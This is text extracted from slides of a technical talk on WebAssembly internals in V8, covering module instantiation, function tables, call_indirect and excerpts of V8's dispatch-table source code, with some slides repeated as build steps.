



Let the WebAssembly Assemble: The WASM Internals

WASM Internals – RWX Memory Region

```

var wasm_code = new Uint8Array([...]);

var wasm_mod = new
WebAssembly.Module(wasm_code);

var wasm_instance = new
WebAssembly.Instance(wasm_mod);

var f_main =
wasm_instance.exports.main;

f_main();

```



WASM Internals – Module and Instance

Address Space

V8 Sandbox








WASM Internals – Export Functions

Address Space

V8 Sandbox






WASM Basics – Table and Indirect Call

```
let wasm_code_0 = new Uint8Array([...]);
```

```
let wasm_mod_0 = new  
WebAssembly.Module(wasm_code_0);
```

```
let wasm_instance_0 = new  
WebAssembly.Instance(wasm_mod_0);
```

```
indirect =  
wasm_instance_0.exports.indirect;
```

```
(module  
  (func $indirect (result f32)  
    f32.const 0.015  
  )  
  (export "indirect" (func $indirect))  
)
```

WASM Basics – Table and Indirect Call

```
const tbl = new WebAssembly.Table({  
  initial: 1,  
  element: "anyfunc",  
  maximum: 10  
});
```

```
const importObject = {  
  env: {tbl}  
};
```

```
let wasm_code_1 = new Uint8Array([...]);
```

```
let wasm_mod_1 = new  
WebAssembly.Module(wasm_code_1);
```

```
let wasm_instance_1 = new  
WebAssembly.Instance(wasm_mod_1, importObject);
```

```
tbl.set(0, indirect);
```

```
wasm_instance_1.exports.main(1000); //15
```

```
{module  
  (type $whatever (func (result f32)))  
  (import "env" "tbl" (table $tb 1 funcref))  
  (func $main (param $parametre f32) (result f32)  
    (f32.mul  
      (call_indirect (type $whatever)  
        (i32.const 0))  
      (local.get $parametre)  
    )  
  )  
  (export "main" (func $main))  
}
```

WASM Basics – Table and Indirect Call

```
...
tbl.set(0, indirect);
wasm_instance_1.exports.main(1000); //15
```

```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
                                             Handle<WasmTableObject> table,
                                             int entry_index,
                                             Handle<Object> entry) {
    ...
    Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(
        handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));

    if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
        auto exported_function = Handle<WasmExportedFunction>::cast(external);

        Handle<WasmTrustedInstanceData> target_instance_data(
            exported_function->instance()->trusted_data(isolate), isolate);

        int func_index = exported_function->function_index();

        auto* wasm_function =
            &target_instance_data->module()->functions[func_index];

        UpdateDispatchTables(isolate, table, entry_index, wasm_function,
                             target_instance_data);
    }
    ...
}
```



WASM Basics – Table and Indirect Call

```
...
tbl.set(0, indirect);
wasm_instance_1.exports.main(1000); //15
```

```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
      Handle<WasmTableObject> table,
      int entry_index,
      Handle<Object> entry) {
  ...
  Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(
    handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));

  if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
    auto exported_function = Handle<WasmExportedFunction>::cast(external);

    Handle<WasmTrustedInstanceData> target_instance_data(
      exported_function->instance()->trusted_data(isolate), isolate);

    int func_index = exported_function->function_index();

    auto* wasm_function =
      &target_instance_data->module()->functions[func_index];

    UpdateDispatchTables(isolate, table, entry_index, wasm_function,
      target_instance_data);
  }
  ...
}
```



WASM Basics – Table and Indirect Call

```
...  
tbl.set(0, indirect);  
wasm_instance_1.exports.main(1000); //15
```

```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,  
                                             Handle<WasmTableObject> table,  
                                             int entry_index,  
                                             Handle<Object> entry) {  
    ...  
    Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(  
        handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));  
  
    if (WasmExportedFunction::IsWasmExportedFunction(*external)) {  
        auto exported_function = Handle<WasmExportedFunction>::cast(external);  
  
        Handle<WasmTrustedInstanceData> target_instance_data(  
            exported_function->instance()->trusted_data(isolate), isolate);  
  
        int func_index = exported_function->function_index();  
  
        auto* wasm_function =  
            &target_instance_data->module()->functions[func_index];  
  
        UpdateDispatchTables(isolate, table, entry_index, wasm_function,  
                             target_instance_data);  
    }  
    ...  
}
```

WASM Basics – Table and Indirect Call

WasmInstanceObject
Map
Trusted Ptr Table Index
WasmModuleObject

Trusted Pointer Table	
0	Type+Pointer
1	Type+Pointer

WasmTrustedInstanceData
Map
...
wasm_dispatch_table
jump_table_start
...

dispatch_table	call_target	...
Index	0	...

```

void WasmTableObject::UpdateDispatchTables(
    Isolate* isolate, Handle<WasmTableObject> table, int entry_index,
    const wasm::WasmFunction* func,
    Handle<WasmTrustedInstanceData> target_instance_data) {
    Address call_target = target_instance_data->GetCallTarget(func->func_index);
    ...

